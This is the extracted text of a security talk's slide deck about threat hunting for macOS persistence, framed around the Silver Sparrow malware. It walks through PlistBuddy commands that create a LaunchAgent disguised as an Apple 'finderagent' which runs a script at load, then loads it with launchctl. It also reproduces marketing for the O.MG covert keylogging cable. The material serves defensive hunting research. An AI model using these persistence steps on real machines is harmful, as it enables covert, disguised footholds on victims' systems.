

Silver Sparrow and the **Tale of the Mysterious Insu File**



Agenda

1. **About us**
2. **Silver Sparrow Recap**
3. **Threat Hunting**
4. **Silver Sparrow review**
5. **Takeaways**
6. **Questions**

About us

Paranoids



osquery> select * from logged_in_users ;

osquery> select * from logged_in_users ;

type	user	tty	Role	Passtime	pid
user	Agentk	console	DFIR	<secret>	0
user	Plug	ttys01	DFIR	Synths	133

osquery>


Silver Sparrow



FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.



Silver Sparrow Recap

On Feb 18th 2021, Red Canary released research regarding new MacOS malware that targeted both Intel and ARM processor devices.



FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.



Silver Sparrow Recap

Hints at a larger ecosystem of malware and its accompanying supply chain through a potential pay-per-install scheme.



FEBRUARY 18, 2021 • DETECTION AND RESPONSE
TONY LAMBERT

Clipping Silver Sparrow's wings: Outing macOS malware before it takes flight

Silver Sparrow is an activity cluster that includes a binary compiled to run on Apple's new M1 chips but lacks one very important feature: a payload.




Silver Sparrow Recap

- **Intel & Arm Chips**
- **29-30k+ Infected Hosts**
- **Activity since Late August 2020**

Silver Sparrow Recap

- Intel & Arm Chips
- 29-30k+ Infected Hosts
- Activity since Late August 2020
- No known payload




Silver Sparrow Recap

- Intel & Arm Chips
- 29-30k+ Infected Hosts
- Activity since Late August 2020
- No known payload
- A mysterious **._insu** file



Silver Sparrow Recap

**A mysterious
._insu file**




**Actual picture of my
teammate: AgentK**

Let's Rewind



The Known and Unknowns

Known and Unknowns



Known and Unknowns

Known Knowns

Known Unknowns

Unknown Knowns

Unknown Unknowns

Known and Knowns

Known



Knowns



Known Knowns

Known



Knowns



Things we know, and an adversary knows

We have a firewall in office X

Adversary knows about it via external network scan

Known and Unknowns

Known



Knowns



Known



Unknowns



Known **Unknowns**

Known



Unknowns



Things we know, and an adversary does **NOT** know

We use application X to protect our company

The adversary **has NO** idea about that application

Known and Unknowns

Known



Knowns



Known



Unknowns



Unknown



Knowns



Unknown Knowns

Unknown



Knowns



Things **WE do NOT** know, but an adversary knows!

An employee left a set of credentials in Github, we are not aware (yet)

The adversary is aware of the credentials

Known and Unknowns

Known



Known



Unknown



Unknown



Knowns



Unknowns



Knowns



Unknowns



Unknown Unknowns

Unknown



Unknowns



Things **WE may NOT** know, and an adversary **may NOT** know

A employee changed an ACL that inadvertently exposed an asset to the internet

The Antivirus is not working on office X

Known and Unknowns

Known



Knowns



Known



Unknowns



Unknown



Knowns



Unknown



Unknowns



How do we find the Known and Unknowns ?

Known



Knowns



Known



Unknowns



Unknown



Knowns



Unknown



Unknowns



Enter

Threat Hunting



What is Threat Hunting?

What is Threat Hunting ?

It is "the process of **proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions." -Wikipedia**

What is Threat Hunting Cont.



“A methodology to proactively look for unknown unknowns” -Plug

The Hypothesis



Hypothesis


Adversaries might be leveraging job scheduling to execute code, establish persistence and/or move laterally on the network

“A supposition or proposed explanation made on the basis of limited evidence as a starting point for further investigation.”

The Hypothesis



Hypothesis



Hunt Queries



Generate <your SIEM here> Queries

New Search

```
|<where is the data we want to query?> | index=syslog
|<what are the data parameters we want to hunt?> | "Failed password" /var/log/auth.log
|<when the activity may have taken place? | earliest="01/01/2022:00:00:00" latest="06/01/2020:00:00:00"
|<how the data will be reviewed?> | Table _time username srcIP srcPort destIP DestPort
|
```

What is Threat Hunting - That is it!





**END
DETOUR**

Pis for
Persistence

Launch (Daemon|Agent)s

- **.plist (configuration) files**

- **Start**, **Stop** and **Manage** scripts and processes

- **Launch Daemons**

- Run **without** a logged in user.
- **No** GUI interaction.
- stored: /System/Library/LaunchDaemons/ & /Library/LaunchDaemons/

```
→ offensiveshare cat com.ArtemisLookupDaemon.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.ArtemisLookupDaemon</string>
    <key>ProgramArguments</key>
    <array>
      <string>/Library/Application Support/com.ArtemisLookupDaemon/ArtemisLookup</string>
      <string>r</string>
    </array>
    <key>RunAtLoad</key>
    <true />
    <key>StartInterval</key>
    <integer>14400</integer>
  </dict>
</plist>
→ offensiveshare
```

Launch (Daemon|Agent)s

```
→ offensiveshare cat com.ArtemisLookupDaemon.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.ArtemisLookupDaemon</string>
    <key>ProgramArguments</key>
    <array>
      <string>/Library/Application Support/com.ArtemisLookupDaemon/ArtemisLookup</string>
      <string>r</string>
    </array>
    <key>RunAtLoad</key>
    <true />
    <key>StartInterval</key>
    <integer>14400</integer>
  </dict>
</plist>
→ offensiveshare
```

- **Launch Agents**

- Associated user **must** be logged in.
- **GUI interaction.**
- stored: /System/Library/LaunchAgents : /Library/LaunchAgents. : ~/Library/LaunchAgents folder.

- **Analogous to runkeys and services on Windows**

Persistence Research

- Let's take a look at Mitre ATT&CK & filter for MacOS only

Plist Insights x +

selection controls layer controls

🔒 🔍 ⚙️ ✖️ 📄 ⬇️ 🗃️ 📷 ⚖️ ⬆️ ⬆️ ⬆️ 🎨 👁️ ⬆️

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	2	lateral movement
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/3)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery	lateral movement
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/5)	Application Discovery	lateral movement
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/13)	Boot or Logon Autostart Execution (0/13)	BITS Jobs	Exploitation for Credential Access	Browse Discovery	lateral movement
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Forced Authentication	Cloud Discovery	lateral movement
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/2)	Browser Extensions	Create or Modify System Process (0/3)	Deobfuscate/Decode Files or Information	Forge Web Credentials (0/2)	Cloud Dashboard	lateral movement
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Input Capture (0/4)	Cloud Discovery	lateral movement
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/5)	Create Account (0/3)	Escape to Host	Direct Volume Access	Man-in-the-Middle (0/2)	Container Resource	lateral movement
Search Open Technical Databases (0/5)		Trusted Relationship	Shared Modules	Create or Modify System	Event Triggered	Domain Policy Modification (0/2)	Modify Authentication	Domain Trust Discovery	lateral movement
Search Open			Software Deployment Tools			Execution Guardrails (0/1)		File and Directory	lateral movement
						Exploitation for			lateral movement

platforms

- ☐ Linux
- ☐ macOS
- ☒ Windows
- ☐ Azure AD
- ☐ Office 365
- ☐ SaaS
- ☐ IaaS
- ☐ Google Workspace
- ☐ PRE
- ☐ Network
- ☐ Containers

Persistence Research

- Let's take a look at Mitre ATT&CK
- Let's search for Plist

Plist Insights x +

selection controls layer controls

Search Techniques
plist

properties searched
name ATT&CK ID description data sources

Initial Access 7 techniques	Execution 7 techniques	Persistence 14 techniques	Privilege Escalation 10 techniques
Drive-by Compromise	Command and Scripting	Account Manipulation (0/1)	Abuse Elevation

Persistence Research

- Let's take a look at Mitre ATT&CK
- Let's search for Plist
- Let's color code for easy viewing

Plist Insights x +					
Initial Access 7 techniques	Execution 7 techniques	Persistence 14 techniques	Privilege Escalation 10 techniques	Defense Evasion 19 techniques	Credential Access 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (0/5)	Account Manipulation (0/1)	Abuse Elevation Control Mechanism (0/3)	Abuse Elevation Control Mechanism (0/3)	Brute Force (0/4)
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution (2/3)	Boot or Logon Autostart Execution (2/3)	Deobfuscate/Decode Files or Information	Credentials from Password Stores (0/4)
Hardware Additions	Native API	Boot or Logon Initialization Scripts (1/3)	Boot or Logon Initialization Scripts (1/3)	Execution Guardrails (0/1)	Exploitation for Credential Access
Phishing (0/3)	Scheduled Task/Job (1/2)	Browser Extensions	Create or Modify System Process (2/2)	Exploitation for Defense Evasion	Forge Web Credentials (0/2)
Supply Chain Compromise (0/3)	Software Deployment Tools	Compromise Client Software Binary	Event Triggered Execution (1/4)	File and Directory Permissions Modification (0/1)	Input Capture (0/3)
Trusted Relationship	System Services (0/1)	Create Account (0/3)	Exploitation for Privilege Escalation	Hide Artifacts (1/6)	Man-in-the-Middle (0/1)
Valid Accounts (0/4)	User Execution (0/2)	Create or Modify System Process (2/2)	Hijack Execution Flow (0/2)	Hijack Execution Flow (0/2)	Modify Authentication Process (0/1)
		Event Triggered Execution (1/4)	Process Injection (0/0)	Impair Defenses (0/4)	Network Sniffing
		Hijack Execution Flow (0/2)	Scheduled Task/Job (1/2)	Indicator Removal on Host (0/4)	OS Credential Dumping (0/0)
		Modify Authentication Process (0/1)	Valid Accounts (0/4)	Masquerading (0/5)	Steal Application Access Token
		Scheduled Task/Job (1/2)		Modify Authentication Process (0/1)	Steal Web Session Cookie
		Server Software Component (0/1)		Obfuscated Files or Information (0/5)	Two-Factor Authentication Interception
		Traffic Signaling (0/1)		Process Injection (0/0)	Unsecured Credentials (0/3)
		Valid Accounts (0/4)		Rootkit	
				Subvert Trust Controls (0/4)	
				Traffic Signaling (0/1)	
				Use Alternate Authentication Material (0/2)	
				Valid Accounts (0/4)	
				Virtualization/Sandbox Evasion	

Persistence Research

Plist Insights

Initial Access
7 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- Hardware Additions
- Phishing (0/3)
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/4)

Execution
7 techniques

- Command and Scripting Interpreter (0/5)
- Exploitation for Client Execution
- Native API
- Scheduled Task/Job (1/2)
- Software Deployment Tools
- System Services (0/1)
- User Execution (0/2)

Persistence
14 techniques

- Account Manipulation (0/1)
- Boot or Logon Autostart Execution (2/3)
- Cron
- Launchd
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (2/2)
- Event Triggered Execution (1/4)
- Hijack Execution Flow (0/2)
- Modify Authentication Process (0/1)
- Scheduled Task/Job (1/2)
- Launch Agent
- Launch Daemon
- Emond
- LC_LOAD_DYLIB Addition
- Trap
- Unix Shell Configuration Modification
- Cron
- Launchd

Privilege Escalation
10 techniques

- Abuse Elevation Control Mechanism (0/3)
- Kernel Modules and Extensions
- Plist Modification
- Re-opened Applications
- Logon Script (Mac)
- RC Scripts
- Startup Items
- Launch Agent
- Launch Daemon
- Emond
- LC_LOAD_DYLIB Addition
- Trap
- Unix Shell Configuration Modification
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/2)
- Process Injection (0/0)
- Scheduled Task/Job (1/2)
- Valid Accounts (0/4)

Search Techniques
plist

properties searched

- ☐ name
- ☐ ATT&CK ID
- ☐ description
- ☐ data sources

results

name	ATT&CK ID	description	data sources
Boot or Logon Autostart Execution; Re-opened Applications	view	<input type="button" value="select"/>	<input type="button" value="deselect"/>
Boot or Logon Autostart Execution; Plist Modification	view	<input type="button" value="select"/>	<input type="button" value="deselect"/>
Boot or Logon Initialization Scripts; Startup Items	view	<input type="button" value="select"/>	<input type="button" value="deselect"/>

P is for Plistbuddy

PlistBuddy is a program provided with MacOS that can be used to create or edit plist files

```
PLISTBUDDY(8) BSD System Manager's Manual PLISTBUDDY(8)
NAME
    PlistBuddy -- read and write values to plists
SYNOPSIS
    PlistBuddy [-cxh] file.plist
DESCRIPTION
    The PlistBuddy command is used to read and modify values inside of a plist. Unless specified by the -c switch, PlistBuddy runs in interactive mode.

    The following commands are used to manipulate plist data:

    Help      Prints this information.
    Exit      Exits the program. Changes are not saved to the file.
    Save      Saves the current changes to the file.
    Revert     Reloads the last saved version of the file.
    Clear type Clears out all existing entries, and creates root of type type. See below for a list of types.
    Print [entry] Prints value of entry. If an entry is not specified, prints entire file. See below for an explanation of how entry works.
    Set entry value Sets the value at entry to value.
    Add entry type [value]
```

P is for Plistbuddy

PlistBuddy is a program provided with MacOS that can be used to create or edit plist files

Not listed in GTFOBins

```
PLISTBUDDY(8)          BSD System Manager's Manual          PLISTBUDDY(8)
NAME
  PlistBuddy -- read and write values to plists
```

GTFOBins ☆ Star 4,634


GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to get the f*ck break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



Shell Command Reverse shell Non-interactive reverse shell Bind shell Non-interactive bind shell

File upload File download File write File read Library load SUID Sudo Capabilities

Limited SUID

Search among 258 binaries: <binary> +<function> ...

P is for Plistbuddy

PlistBuddy is a program provided with MacOS that can be used to create or edit plist files

Not listed in GTFOBins

Not in offensive tools

No github security projects

```
PLISTBUDDY(8)          BSD System Manager's Manual          PLISTBUDDY(8)

NAME
    PlistBuddy -- read and write values to plists
```

GTFOBins ☆ Star 4,634

Marketplace Pricing ▾

13 repository results Sort: Best match ▾

- memolog/grunt-plistbuddy**
PlistBuddy is the tool for manipulating plist file. This task is the wrapper of PlistBuddy.
☆ 4 JavaScript MIT license Updated on Feb 21, 2016
- homebysix/docklib**
Python module intended to assist IT administrators with manipulation of the macOS Dock.
dock macos defaults macadmin macadmins dockutil docklib plistbuddy
☆ 76 Python Updated on Mar 1
- nicinabox/plistbuddy**
A handy tool to manipulate plist files. Useful for iOS development.
☆ 5 JavaScript Updated on Nov 15, 2016
- smnox/PListBuddy**
GUI tool to batch edit the same string value of plist files under the same folder

restrictions
work break
bind and
are not vulnerable per se,
ertain binaries available.
e everyone can contribute
on-interactive bind shell
udo Capabilities

P is for



PlistBuddy

Courtesy of <https://marcosantadev.com/manage-plist-files-plistbuddy/>

P is for Plistbuddy - Create Hypothesis

Hypothesis

Who

What

Where

Adversaries may be leveraging built in OS tools like **PlistBuddy** to create persistence in order to avoid detection when running, copying, or installing plist files.

Why

When

How

P is for Plistbuddy - Further Research

While plenty of software leverages PlistBuddy without any malicious intent, **there are a few operations in PlistBuddy that can, with a high level of confidence, signal abnormal activity.**

```
PLISTBUDDY(8) BSD System Manager's Manual PLISTBUDDY(8)
NAME
  PlistBuddy -- read and write values to plists
SYNOPSIS
  PlistBuddy [-cxh] file.plist
DESCRIPTION
  The PlistBuddy command is used to read and modify values inside of a plist. Unless specified by the -c switch, PlistBuddy runs in interactive mode.

  The following commands are used to manipulate plist data:

  Help      Prints this information.
  Exit      Exits the program. Changes are not saved to the file.
  Save      Saves the current changes to the file.
  Revert    Reloads the last saved version of the file.

  Clear type Clears out all existing entries, and creates root of type type. See below for a list of types.

  Print [entry] Prints value of entry. If an entry is not specified, prints entire file. See below for an explanation of how entry works.

  Set entry value Sets the value at entry to value.

  Add entry type [value]
```

P is for Plistbuddy - Develop Test

Using PlistBuddy to create a PLIST

1. `/usr/libexec/PlistBuddy -c "Add :Label string com.apple.finderagent" ~/Library/LaunchAgents/com.apple.finderagent.plist`
2. `/usr/libexec/PlistBuddy -c "Add :ProgramArguments Array" ~/Library/LaunchAgents/com.apple.finderagent.plist`
3. `/usr/libexec/PlistBuddy -c "Add :ProgramArguments: string python3" ~/Library/LaunchAgents/com.apple.finderagent.plist`
4. `/usr/libexec/PlistBuddy -c "Add :ProgramArguments: string /Users/plug/Documents/thehunt.py" ~/Library/LaunchAgents/com.apple.finderagent.plist`
5. `/usr/libexec/PlistBuddy -c "Add :RunAtLoad bool true" ~/Library/LaunchAgents/com.apple.finderagent.plist`

P is for Plistbuddy - Develop Test

Manually Reviewing the Plist created:

```
/usr/libexec/PlistBuddy -x -c "Print" ~/Library/LaunchAgents/com.apple.finderagent.plist
```

```
$ /usr/libexec/PlistBuddy -x -c "Print" ~/Library/LaunchAgents/com.apple.finderagent.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.finderagent</string>
  <key>ProgramArguments</key>
  <array>
    <string>python3</string>
    <string>/Users/████/Documents/thehunt.py</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

P is for Plistbuddy

Options to manually launching the Plist:

```
launchctl load -F ~/Library/LaunchAgents/com.apple.finderagent.plist
```

```
sudo -S launchctl start ~/Library/LaunchAgents/com.apple.finderagent.plist
```

P is for Plistbuddy

Options to manually launching the Plist:

```
launchctl load -F ~/Library/LaunchAgents/com.apple.finderagent.plist  
sudo -S launchctl start ~/Library/LaunchAgents/com.apple.finderagent.plist
```

SUCCESS!

Image File	Parent Process	Command Executed
/usr/libexec/PlistBuddy	Python	/usr/libexec/PlistBuddy -c Add :RunAtLoad bool true /Users/████████Library/LaunchAgents/com.apple.finderagent.plist

P is for Plistbuddy - Identifying Potential Persistence

```
/usr/libexec/PlistBuddy -c "Add :RunAtLoad bool true"  
~/Library/LaunchAgents/com.apple.finderagent.plist
```


RunAtLoad - Interesting!



P is for Plistbuddy Persistence

PlistBuddy -c "Add:RunAtLoad


- Great way to create persistence
- No reference in any offensive blogs
- No malware had used it before!
- Successful Hunt, **yay!**



P is for Plistbuddy Persistence

PlistBuddy -c "Add:RunAtLoad

We discovered a new persistence option that (at the time) **had not** been made public yet.





PlistBuddy

**Key TTP that will help us
uncover what would be
known as Silver Sparrow**

Image Courtesy of <https://marcosantadev.com/manage-plist-files-plistbuddy/>

Further Research: O.MG Buddy


O.MG Cable

+

PlistBuddy

=


O.MG Buddy




O.MG Cable

A cable that **looks and feels like the real thing**, making it a perfect **covert leave-behind**.

The **O.MG Cable** contains an implant that allows keystroke injection and keylogging, and is fully controllable through an onboard wifi interface.

[PRODUCTS](#) [PODCASTS](#)  [COMMUNITY](#) [SUPPORT](#)



O.MG

Lightning to USB-C

White
1 Meter
Plastic Shell
2.8mm TPE Jacket

NEW

O.MG CABLE - LIGHTNING TO USB-C

\$139.99

To get a cable like this, you used to need a million dollar budget or to find a guy named MG at DEFCON. But Hak5 teamed up with MG to allow more people access to this previously clandestine attack hardware.

Every O.MG Cable is hand made and tailored to look and feel exactly like the cable your target already has in their possession. You won't need a million dollar budget for this cable, but the power and capabilities are extensive.

It is packed with a web server, 802.11 radio, and way more memory and processing power than the type of cable you would want for just doing demos. But the flexibility makes demos easy.

All USB-C O.MG Cable's come standard with the base features of the standard O.MG Cable plus Enhanced WIFI hardware to increase your range. The cable supports USB 2.0 functionality. For demos and experimentation, USB-C mobile attacks are another included feature: plug just the USB-C end into a smartphone or tablet.

The O.MG Cable is built for covert field-use, with features that enhance remote execution, stealth, forensics evasion, all while being able to quickly change your tooling on the fly.

The Keylogger Edition retains full features of the standard O.MG Cable and adds a Keylogger capable of storing up to 650,000 keystrokes. The Keylogger Edition was specifically built to be used against keyboards with detachable cables. Please see the [developer page](#) for information about the status of firmware features, supported keyboards, and more.

O.MG Cable

Advanced features include:

Geofencing

Long range wifi triggers

Self-destruct !



O.MG Buddy

**PlistBuddy is leveraged
to create a plist for persistence**

